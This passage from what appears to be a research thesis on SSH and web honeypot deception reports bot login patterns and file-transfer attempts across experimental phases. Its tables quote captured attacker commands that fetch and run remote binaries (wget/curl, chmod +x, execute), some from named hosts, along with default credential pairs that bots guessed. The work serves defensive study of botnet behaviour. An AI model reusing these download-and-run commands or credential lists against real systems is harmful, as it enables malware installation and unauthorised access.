
The session durations for Phase 2D appear to have shifted concentration from between 23 seconds and 62 seconds in Phase 2C to between 1 second and 41 seconds (Figure 43).

Figure 43. Histogram of session durations for Phase 2D.



The commands input during this phase continued to show a high number of four commands attributed to the inputs in Figure 32. Nevertheless, there was also a rise in the number of sessions with a single command, with 24.5% of them being wget commands.

Figure 44. Histogram of number of commands for Phase 2D.



There were 25 wget file transfers, which were more than double those of Phase 2C, and they comprised 15 unique files. The number of unique sets of inputs increased from 25 in Phase 2C to 30 in Phase 2D. Table 9 summarizes the file-transfer attempts and the deception techniques that were implemented for that transfer attempt.

Table 9. Summary of wget file transfers and deception technique used for Phase 2D.

No.	Time	Command	Deception Technique
1	26/8/2018 11:11	wget -c http://IP A:8080/xxx	Delay :68s
2	26/8/2018 11:06	wget -O /tmp/xxx http://IP A:8080/xxx	Delay: 35s
3	26/8/2018 10:48	wget -O /tmp/xxx http://IP A:8080/xxx	Delay: 81s
4	26/8/2018 10:41	wget -O /tmp/xin http://IP A:8080/xin	Delay: 80s
5	26/8/2018 9:09	wget http://IP B/rootankit.sh	False Excuse: 500 Internal Server Error
6	25/8/2018 2:02	wget -O /root/tuan http://IP C:8080/tuan	False Excuse: 401 Unauthorized
7	25/8/2018 2:01	wget -O /root/tuan http://IP C:8080/tuan	Delay: 63s
8	25/8/2018 1:33	wget -O /tmp/tuan http://IP C:8080/tuan	Delay: 66s
9	25/8/2018 1:33	wget -O /tmp/tuan http://IP C:8080/tuan	False Excuse: 500 Internal Server Error
10	24/8/2018 1:53	wget -O /root/tuan http://IP D/tuan	Delay: 66
11	24/8/2018 1:52	wget -O /root/tuan http://IP D/tuan	Delay: 42
12	24/8/2018 0:04	wget -O /tmp/tuan http://IP D/tuan	False Excuse: 451 Unavailable For Legal Reasons
13	24/8/2018 0:03	wget -O /tmp/tuan http://IP D/tuan	Delay: 61
14	23/8/2018 20:00	wget -O /tmp/tuan http://IP E:8080/tuan	False Excuse: 503 Service Unavailable
15	23/8/2018 19:59	wget -O /tmp/tuan http://IP E:8080/tuan	Delay: 55
16	23/8/2018 19:56	wget -c http://IP E:8080/Ceo	Delay: 54s
17	23/8/2018 19:53	wget -c http://IP E:8080/tuan	Delay: 54s

No.	Time	Command	Deception Technique
18	21/8/2018 5:19	wget http://IP F/isu80 curl -O http://IP F/isu80 chmod +x isu80 ./isu80	Cowrie unable to process command string
19	20/8/2018 8:19	wget http://IP F/ys53a curl -O http://IP F/ys53a chmod +x ys53a ./ys53a	
20	20/8/2018 5:23	wget http://IP F/ys53a curl -O http://IP F/ys53a chmod +x ys53a ./ys53a	
21	20/8/2018 1:51	wget http://IP F/ys53a curl -O http://IP F/ys53a chmod +x ys53a ./ys53a	
22	19/8/2018 9:06	wget http://IP F/ys53a curl -O http://IP F/ys53a chmod +x ys53a ./ys53a	
23	19/8/2018 5:28	wget -c http://IP G:9960/chongfu.sh	Delay: 58s
24	19/8/2018 4:44	wget http://IP H/i3306m curl -O http://IP H/i3306m chmod +x i3306m ./i3306m	Cowrie unable to process command string
25	19/8/2018 3:18	wget http://IP H/i3306m curl -O http://IP H/i3306m chmod +x i3306m ./i3306m	

In this phase, we observed one file transfer identical to Figure 31 from Phase 2B. While in Phase 2B, the transfer timed out, and the delay was not successfully imposed on the client; we successfully made the client wait for 58 seconds before our honeypot allowed the file transfer to begin. This confirms our suspicion that a non-interactive session typically terminates after a set of commands completes. Thus, if we implement a delay prior to beginning the file transfer, the client will only exit the session after the transfer is completed or will be terminated when the transfer timed out. Even when attackers encountered delays or false excuses (Table 8, rows 8 and 9), they would continue to attempt to transfer files on the honeypot. This suggests that these bots do not have any real-time capability to sense the responses provided to them. Thus, when they encountered a false excuse when transferring files from themselves, they were unable to recognize that they were false and continued to try to transfer files.

C. COMPARISON OF DATA ACROSS PHASES


1. Distinct IP Addresses that Accessed Cowrie throughout All Phases

- Twenty-four distinct IP addresses were recorded by Cowrie over the phases. We grouped the IP addresses based on their consistent behaviors throughout the phases, and there were five distinct groups. We found that all 24 attackers, apart from performing probing and authentication, did no further actions like executing commands in Cowrie. We concluded that these IP addresses are probably scanners used for foot printing SSH servers. Details of different groups' attack patterns are given below.

- Group 1: There were 14 IP addresses in this group. All these attackers merely probed our honeypot and did not attempt to perform any authentication. These are most probably horizontal scanners checking if SSH port 22 is open.


- Group 2: There were two IP addresses (A from Hanoi, Vietnam and B from the Naval Postgraduate School) in this group. As shown in Figure 45, attacker A found the username "admin" and password "admin" combination after three tries in Phase 1, whereas in Figure 46, attacker B found the username "root" and password "root" on the first attempt. In the subsequent phases, both attackers probed our honeypot and did not attempt any authentication. We also saw attacker B accessing our SNARE website. We deemed that these two attackers were checking whether our SSH server was still operational in the subsequent phase.

Figure 45. Group 2 attacker A login activity in Phase 1.


Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-02-19 06:20:30	[redacted]	5ab80bed2aff	admin	1234	0
2018-02-19 06:20:31	[redacted]	5ab80bed2aff	admin		0
2018-02-19 06:20:32	[redacted]	5ab80bed2aff	admin	1234	0
2018-02-20 01:50:55	[redacted]	b39bffd2e780	admin	admin	1


Figure 46. Group 2 attacker B login activity in Phase 1.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-15 15:27:53	[redacted]	a99c31a7b4b2	root	root	1
2018-02-21 14:37:03	[redacted]	21228cceba03	root	root	1

- Group 3: There was one IP address (C from Ireland) in this group. From Figure 47, the attacker found the username "admin" and password "admin" combination in the first try in Phase 1. In the subsequent phases, the attacker continued to use the same username and password combination to log into our honeypot every five minutes.


Figure 47. Group 3 attacker B login activity in Phase 1.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-15 23:01:09	[redacted]	dd1c939c8c1d	admin	admin	1
2018-02-15 23:06:11	[redacted]	23518b3f2e64	admin	admin	1
2018-02-15 23:11:12	[redacted]	1480c66bcf99	admin	admin	1
2018-02-15 23:16:13	[redacted]	870a13179152	admin	admin	1
2018-02-15 23:21:15	[redacted]	7676f4534b1f	admin	admin	1
2018-02-15 23:26:16	[redacted]	042150baf3ac	admin	admin	1
2018-02-15 23:31:18	[redacted]	b8e00da81cd5	admin	admin	1
2018-02-15 23:36:19	[redacted]	a5f060c2fb19	admin	admin	1
2018-02-15 23:41:20	[redacted]	940093ee7f1a	admin	admin	1
2018-02-15 23:46:22	[redacted]	8be053b262ca	admin	admin	1

- Group 4: There were three IP addresses (D from Netherlands, E from Ukraine, and F from Latvia) in this group. In Phase 1, the attackers found the username "admin" and password "admin" combinations. Figure 48 shows the login activity by attacker D. In the subsequent Phases 2A, 2B, 2C, and 2D, all used the username "22" and password "master" in their authentications despite having a successful login in Phase 1. Figure 49 shows login activity by attacker D in Phase 2A. Since they are from different locations and followed the same attack patterns throughout our phases, these are most likely bots that have been infected and controlled by the same command-and-control center.


Figure 48. Group 4 attacker D login activity in Phase 1.



Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-02-15 18:09:32	[redacted]	54b5e0c19625	admin	admin	1
2018-02-15 23:01:59	[redacted]	3b1147a43685	admin	admin	1
2018-02-16 04:12:48	[redacted]	b8f732308b91	admin	admin	1
2018-02-16 09:06:41	[redacted]	987b4caa079e	admin	admin	1
2018-02-16 13:00:41	[redacted]	4161855509ec	admin	admin	1
2018-02-16 15:08:39	[redacted]	6378e2b249b6	admin	admin	1
2018-02-16 19:43:56	[redacted]	12e82000868f	admin	admin	1
2018-02-17 03:33:26	[redacted]	57a91085a71f	admin	admin	1
2018-02-17 05:37:57	[redacted]	24aa421c55f3	admin	admin	1
2018-02-17 09:18:26	[redacted]	6f66b46bc046	admin	admin	1

Figure 49. Group 4 attacker D login activity in Phase 2A.




Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-05-15 16:29:19	[redacted]	28820ed3c7e9	admin	admin	1
2018-05-15 18:01:55	[redacted]	3fbc3e014650	22	master	0
2018-05-15 21:39:56	[redacted]	6737db78cc60	admin	admin	1
2018-05-16 00:25:57	[redacted]	8078d3d3089a	22	master	0
2018-05-16 03:22:47	[redacted]	895e0d378d60	admin	admin	1
2018-05-16 04:42:29	[redacted]	8f2644422550	22	master	0
2018-05-16 08:44:53	[redacted]	372f55d0c6b4	22	master	0
2018-05-16 08:54:04	[redacted]	84e45fc0dcbe	admin	admin	1
2018-05-16 17:14:35	[redacted]	a3f67b38c877	admin	admin	1
2018-05-16 18:35:32	[redacted]	fd6a00b3f958	admin	admin	1

- Group 5: Four IP addresses (G from France, H from the United States, J from Canada, and K from Russia) were in this group. In Phase 1, all the attackers managed to find the username “root” and password “123456” and/or username “admin” and password “admin” combinations. Figure 50 shows login activity by attacker G in Phase 1. In Phase 2A, all of them started their attacks using another set of around 25 username and password combinations as shown in Figure 51; they logged in with username “admin” and password “password”. In Phase 2B, they used another set of around 28 username and password combinations as shown in Figure 52; they could not log in to Cowrie since they did not have the correct username and password. In Phase 2C, they reused the username “admin” and password “password” and could log in to Cowrie as shown in Figure


53; two attackers repeated the username and password combination nine times, and the other two attackers repeated it ten times. In Phase 2D, they continued using the failed username and password combination in Phase 2B and were unable to log in to Cowrie. Since they are from different locations and used the same attack patterns throughout, these are most likely bots controlled by the same bot command-and-control center.

Figure 50. Group 5 attacker G login activity in Phase 1.




Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-02-21 08:48:04	[redacted]	7d93f84e0433	admin	admin	1
2018-02-21 14:49:08	[redacted]	b82605011b11	admin	admin	1
2018-02-21 20:41:04	[redacted]	34ed7dc260ff	admin	admin	1
2018-02-22 02:32:04	[redacted]	c3c9309f11ba	admin	admin	1
2018-02-22 08:24:49	[redacted]	ab6671291a5a	admin	admin	1
2018-02-28 04:58:03	[redacted]	1d70a116abab	root	123456	1

Figure 51. Group 5 attacker H login activity in Phase 2A.



Total connection attempts from [redacted]					
Timestamp	IP	Session	Username	Password	Success
2018-05-15 14:26:34	[redacted]	5b7956e6971a	ubnt	ubnt	0
2018-05-15 19:28:27	[redacted]	54ef06612519	ubnt	ubnt	0
2018-05-16 00:31:18	[redacted]	990f39a3054f	ubnt	ubnt	0
2018-05-16 05:35:15	[redacted]	6c13b63a3b31	ubnt	ubnt	0
2018-05-17 05:18:43	[redacted]	ca1199ae8619	admin	password	1
2018-05-17 10:16:29	[redacted]	23ffdcb159e7	admin	password	1
2018-05-17 19:59:45	[redacted]	35c859f4802d	admin	password	1
2018-05-18 00:50:27	[redacted]	a36e4a70d461	admin	password	1
2018-05-19 11:49:07	[redacted]	ef1aa431fddf	nginx	password	0
2018-05-19 16:13:37	[redacted]	b7e9495cf8fa	nginx	password	0
2018-05-19 20:34:15	[redacted]	adf9ce01f2b1	nginx	password	0
2018-05-20 00:54:13	[redacted]	4c3474dc000f	nginx	password	0
2018-05-20 05:13:53	[redacted]	de06a140e5ff	nginx	password	0
2018-05-20 09:33:46	[redacted]	94d6566efd13	nginx	password	0
2018-05-20 13:54:09	[redacted]	69a288595597	nginx	password	0
2018-05-20 18:01:48	[redacted]	c70794759980	nginx	123456	0
2018-05-21 03:53:17	[redacted]	f24624410774	nginx	123456	0
2018-05-21 08:43:42	[redacted]	a7a6c53be17b	nginx	123456	0
2018-05-21 18:24:50	[redacted]	bcd14dca929f	nginx	123456	0
2018-05-21 23:14:58	[redacted]	b71db6b6765a	nginx	123456	0
2018-05-29 02:33:28	[redacted]	f16261ca7231	nginx	p@ssw0rd	0
2018-05-29 07:38:49	[redacted]	1983da75cbc5	nginx	p@ssw0rd	0
2018-05-29 12:35:13	[redacted]	0a0c38f3257b	nginx	p@ssw0rd	0


Figure 52. Group 5 attacker H login activity in Phase 2B.



Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-06-13 05:47:31	[redacted]	d9d903109650	nginx	123	0
2018-06-13 13:36:39	[redacted]	59d1c4c4934e	nginx	123	0
2018-06-23 03:39:24	[redacted]	24978b652492	nginx	123	0
2018-06-23 11:16:40	[redacted]	f41f973e253a	nginx	123	0
2018-06-23 18:39:19	[redacted]	adfa1ba642d1	nginx	123	0
2018-06-24 01:58:03	[redacted]	ce62b01be1a3	nginx	123	0
2018-06-24 09:16:00	[redacted]	23a43171b8de	nginx	123	0
2018-06-24 16:34:10	[redacted]	3ff6254a3acf	nginx	123	0
2018-06-24 23:51:12	[redacted]	c924911db6a9	nginx	123	0
2018-06-25 08:02:47	[redacted]	4f7fb8e8acb3	nginx	123456	0
2018-06-25 16:04:11	[redacted]	14eaa9c57f1c	nginx	123456	0
2018-06-25 23:49:08	[redacted]	b0b79542053a	nginx	123456	0
2018-06-26 07:35:07	[redacted]	b6ea305e2507	nginx	123456	0
2018-06-28 16:27:08	[redacted]	b42aa0f5cb2c	nginx	nginx	0
2018-06-28 23:28:07	[redacted]	26f3517724a7	nginx	nginx	0
2018-06-30 10:27:41	[redacted]	f263a3b3e718	nginx	123	0
2018-06-30 19:03:23	[redacted]	6709494ec2f0	nginx	123	0
2018-07-01 21:03:45	[redacted]	d354ae533054	nginx	123	0
2018-07-02 10:11:10	[redacted]	f88c8fd793d2	nginx	1	0
2018-07-02 18:27:16	[redacted]	b8548b60055f	nginx	1	0
2018-07-04 10:11:44	[redacted]	d7aa3e99a5b2	admin	admin	0
2018-07-04 17:23:04	[redacted]	d967ff399639	admin	admin	0
2018-07-05 00:31:27	[redacted]	b1da2d1d41ad	admin	admin	0
2018-07-05 08:56:27	[redacted]	b0c4542c3926	admin	admin	0
2018-07-05 16:11:20	[redacted]	77e88d1ebd3a	admin	admin	0
2018-07-05 23:19:35	[redacted]	5139295ef20b	admin	admin	0

Figure 53. Group 5 attacker H login activity in Phase 2C.



Total connection attempts from [redacted]

Timestamp	IP	Session	Username	Password	Success
2018-07-26 04:10:14	[redacted]	acead4c74762	admin	password	1
2018-07-26 11:47:53	[redacted]	53f9b4e75ab3	admin	password	1
2018-07-26 19:11:14	[redacted]	64aff676e0ef	admin	password	1
2018-07-27 02:33:45	[redacted]	5193e03ff219	admin	password	1
2018-07-27 09:55:18	[redacted]	5e1fb222aa17	admin	password	1
2018-07-27 17:16:21	[redacted]	771e68292209	admin	password	1
2018-07-28 00:37:46	[redacted]	43ad6e01fa30	admin	password	1
2018-07-28 07:58:23	[redacted]	57cfe3be9b01	admin	password	1
2018-07-28 15:19:06	[redacted]	386840f9fdb5	admin	password	1
2018-07-28 22:39:34	[redacted]	3395657ba595	admin	password	1

2. Common Scripts Found in Different Phases

The five scripts shown in Figure 31 were found in Phases 1, 2A, 2C, and 2D. Instead of using the wget command to transfer files onto the SSH server, these clients pipe the content of files from the client terminal to SSH sessions running the client's script. For example, when the command “echo “Hello World” | ssh root@localhost ‘cat > /tmp/test.txt’” is entered at the client terminal, only the command “cat > /tmp/test.txt” is visible to the SSH server. The test “Hello World,” however, would be sent through the SSH session into the file “test.txt.” We scanned the five files on the Virustotal Web site and found them to be a PNScan Trojan [37] used to infect devices based on ARM, MIPS, or PowerPC architectures.

3. Unique wget File Transfer Attempts in Different Phases

Twenty-six unique wget commands were executed on our SSH honeypot across the five phases (Table 9). We observed identical commands within each phase and also a similar command that was repeated across phases, with changes to the source IP address. There were only five successful transfers, and they occurred in Phases 1 and 2A only. The high number of failures were mainly due to Cowrie being unable to handle complex command strings such as “wget http://IP A/isu80 curl -O http://IP A/isu80 chmod +x isu80 ./isu80”. Such inputs are recognized by SSH servers as four commands, but Cowrie treats them as a single command and cannot understand it. We also found that about 58% of the wget commands tried to transfer the files from their source IP address. The wget commands that attempted to connect to other hosts mostly timed out, probably due to the host being offline.

Table 10. Summary of wget transfer attempts.

No.	wget command	Phase	Successful	Remarks
1	wget http://IP address/isu80 curl -O http://IP address/isu80 chmod +x isu80 ./isu80	1, 2C	No	Transfer from self
2	wget http://IP address/i3306m curl -O http://IP address/i3306m chmod +x i3306m ./i3306m	1, 2A	No	
3	wget -q http://IP address/drago/images/.ssh/y.txt	1	Yes	Perl script
4	wget http://IP address/g3308l curl -O http://IP address/g3308l chmod +x g3308l ./g3308l	1	No	Transfer from self

No.	wget command	Phase	Successful	Remarks
5	wget http://IP address/g3308l curl -O http://IP address/g3308l chmod +x g3308l ./g3308l	1	No	
6	wget http://IP address/ys808e curl -O http://IP address/ys808e chmod +x ys808e ./ys808e	1	No	
7	wget http://IP address:5620/lx63	1	Yes	DDos Agent
8	wget http://IP address:5620/netwrite	1	Yes	BitCoin Miner
9	wget http://IP address/ys53a curl -O http://IP address/ys53a chmod +x ys53a ./ys53a	1	No	Transfer from self
10	wget http://IPaddress/a21jj curl -O http://IP address/a21jj chmod +x a21jj ./a21jj	1,2C	No	
11	wget http://IP address/ps23e curl -O http://IP address/ps23e chmod +x ps23e ./ps23e	1	No	
12	wget http://IP address:223/2897	2A	Yes	DDoS-XOR.A
13	wget -O /tmp/103 http://IP address:222/103	2A	Yes	Backdoor Trojan
14	wget -c http://IP address:9960/chongfu.sh	2B, 2D	No	Timeout
15	wget -P/tmp http://IP address:8998/MysqlC.sh	2B	No	Exit Code: 1
16	wget http://mdb7.cn:8081/exp	2B	No	DNS lookup failed: mdb7.cn
17	wget http://IP address:2483/linuxxzw	2B	No	Timeout
18	wget http://IP address/ys808e curl -O http://IP address/ys808e chmod +x ys808e ./ys808e	2C	No	Transfer from self
19	wget http://IP address/mi3307 curl -O http://IP address/mi3307 chmod +x mi3307 ./mi3307	2C	No	
20	wget http://IP address/ps23e curl -O http://IP address/ps23e chmod +x ps23e ./ps23e	2C	No	
21	wget -q -O - http://dl.peanutman.ru/ptshell	2C	No	

No.	wget command	Phase	Successful	Remarks
22	wget -O - -q http://www.bizqsoft.com/imgtemplate/online.php	2C	No	
23	wget http://IP address/rootankit.sh	2D	No	
24	wget -O /tmp/xxx http://IP address:8080/xxx	2D	No	
25	wget -O /root/tuan http://IP address/tuan	2D	No	
26	wget -c http://IP address:8080/Ceo	2D	No	

D. EVALUATION OF DECEPTION TECHNIQUES

We implemented the fake file deception techniques on the Web honeypot during Phase 2A. Attackers, however, did not access the files on the honeypot. One possible reason is that the attackers were mostly non-interactive bots preprogrammed to perform horizontal scanning and find vulnerable Web pages. Another possible reason is that our honeypot did not attract attackers who were interested in files. We concluded that the first reason is more likely as we observed many session durations less than one second.

